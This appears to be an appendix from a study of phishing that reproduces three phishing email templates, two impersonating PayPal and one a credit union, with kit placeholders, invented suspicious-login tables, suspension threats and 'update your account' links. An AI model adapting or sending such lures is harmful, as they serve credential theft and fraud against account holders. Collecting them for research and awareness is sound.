/sbin/java
```

Appendix B.I. Paypal, One.



Dear Customer,

You are receiving this notification because Pay Pal is required by law to notify you at least quarterly of the availability of your online account statement.

The account statement for your Pay Pal account registered to '.$name.' can be viewed at any time by visiting our website.

Your current account information has not been verified in the previous six months. Please update your information to continue using your Pay Pal account normally.
Please click here to update you account:

https://www.paypal.com/cgi-bin/webscr?cmd=_update-run

If you need help with your password, click the Help link which is at the upper right hand side of the Pay Pal website. To report errors in your statement or make inquiries, click the Contact Us link in the footer on any page of the Pay Pal website, call our Customer Service center at (402) 935-2018, or write us at:

Pay Pal, Inc.
P.O. Box 45960
Omaha, NE 68145


Sincerely,

Pay Pal

This Pay Pal notification was sent to '.$name.'. To modify your notification preferences, log in to your Pay Pal account, click the Profile sub-tab, then click the Notifications link under Account Information. Changes may take up to 10 days to be reflected in our mailings. Pay Pal will not sell or rent any of your personally identifiable information to third parties. For more information about the security of your information, read our Privacy Policy at **https://www.paypal.com/privacy**.

Copyright© 2005 Pay Pal Inc. All rights reserved. Designated trademarks and brands are the property of their respective owners. Pay Pal is located at 2211 N. First St., San Jose, CA 95113.

Appendix B.II. Paypal, Two.



PayPal Security Measures!

?

We are contacting you to remind you that: on 20 May 2005 our Account Review Team identified some unusual activity in your account, one or more attempts to log in to your PayPal account from a foreign IP address.

?IP Address	?Time	?Country
80.53.1.130	May 20, 2005 15:05:08 PDT	Poland
80.53.255.174	May 20, 2005 15:07:58 PDT	Poland
141.85.99.169	May 20, 2005 15:13:09 PDT	Romania
141.85.99.169	May 20, 2005 21:28:08 PDT	Romania
195.61.146.130	May 20, 2005 21:33:43 PDT	Romania

In accordance with PayPal`s User Agreement and to ensure that your account has not been compromised, access to your account was limited. Your account access will remain limited until this issue has been resolved. To secure your account and quickly restore full access, we may require some additional information from you.

To securely confirm your PayPal information please go directly to https://www.paypal.com/ log in to your PayPal account and perform the steps necessary to restore your account access as soon as possible or click on the link bellow:

To continue your verification procedure click here

Thank you for using PayPal!
The PayPal Team

Protect Your Account Info

Make sure you never provide your password to fraudulent websites.

To safely and securely access the PayPal website or your account, open a new web browser (e.g. Internet Explorer or Netscape) and type in the PayPal URL (https://www.paypal.com/us/) to be sure you are on the real PayPal site.

PayPal will never ask you to enter your password in an email.

For more information on protecting yourself from fraud, please review our Security Tips at https://www.paypal.com/us/securitytips

Protect Your Password

You should **never** give your PayPal password to anyone, including PayPal employees.

This process is mandatory, and if not completed within the nearest time your account or credit card may be subject for temporary suspension.

We encourage you to log in and perform the steps necessary to restore your account access
as soon as possible. Allowing your account access to remain limited for an extended period
of time may result in further limitations on the use of your account and possible account closure.

?


?

Please do not reply to this e-mail. Mail sent to this address cannot be answered. For assistance, log in to your PayPal account and choose the "Help" link in the footer of any page.

To receive email notifications in plain text instead of HTML, update your preferences here.

PayPal Email ID PP785445

Appendix B.III. New England Federal Credit Union



Dear Customer,

At New England Federal Credit Union the greatest responsability to our customer is the safekeeping of confidential information you have entrusted to us and using it in a responsable manner. A fundamental element of safeguarding your confidential information is to provide protection against unauthorized access or use of this information. We maintain physical, electronic and procedural safeguards that comply with federal guidelines to guard your nonpublic personal information against unauthorized access.

At this time we need you to confirm your online account with our existing database. As soon as our database will be updated we need to make a few important anouncements to our customers so please update your contact information with no delay.

Your PC Banking account registered to '.$name.' can be confirmed at any time clicking the link bellow:
http://www.nefcu.com/site/update.php?account32354

Our database will be instantly updated.

We are committed to the responsible use and protection of customer information on our website. At New England Federal Credit Union we are dedicated to providing you with exceptional service and to ensuring your trust. If you have any questions regarding our services, please check the website or call our customer service.

Warmly,
Liza Benson,
New England Federal Credit Union.

New England Federal Credit Union, Williston, VT 05495
Call us: 800-400-8490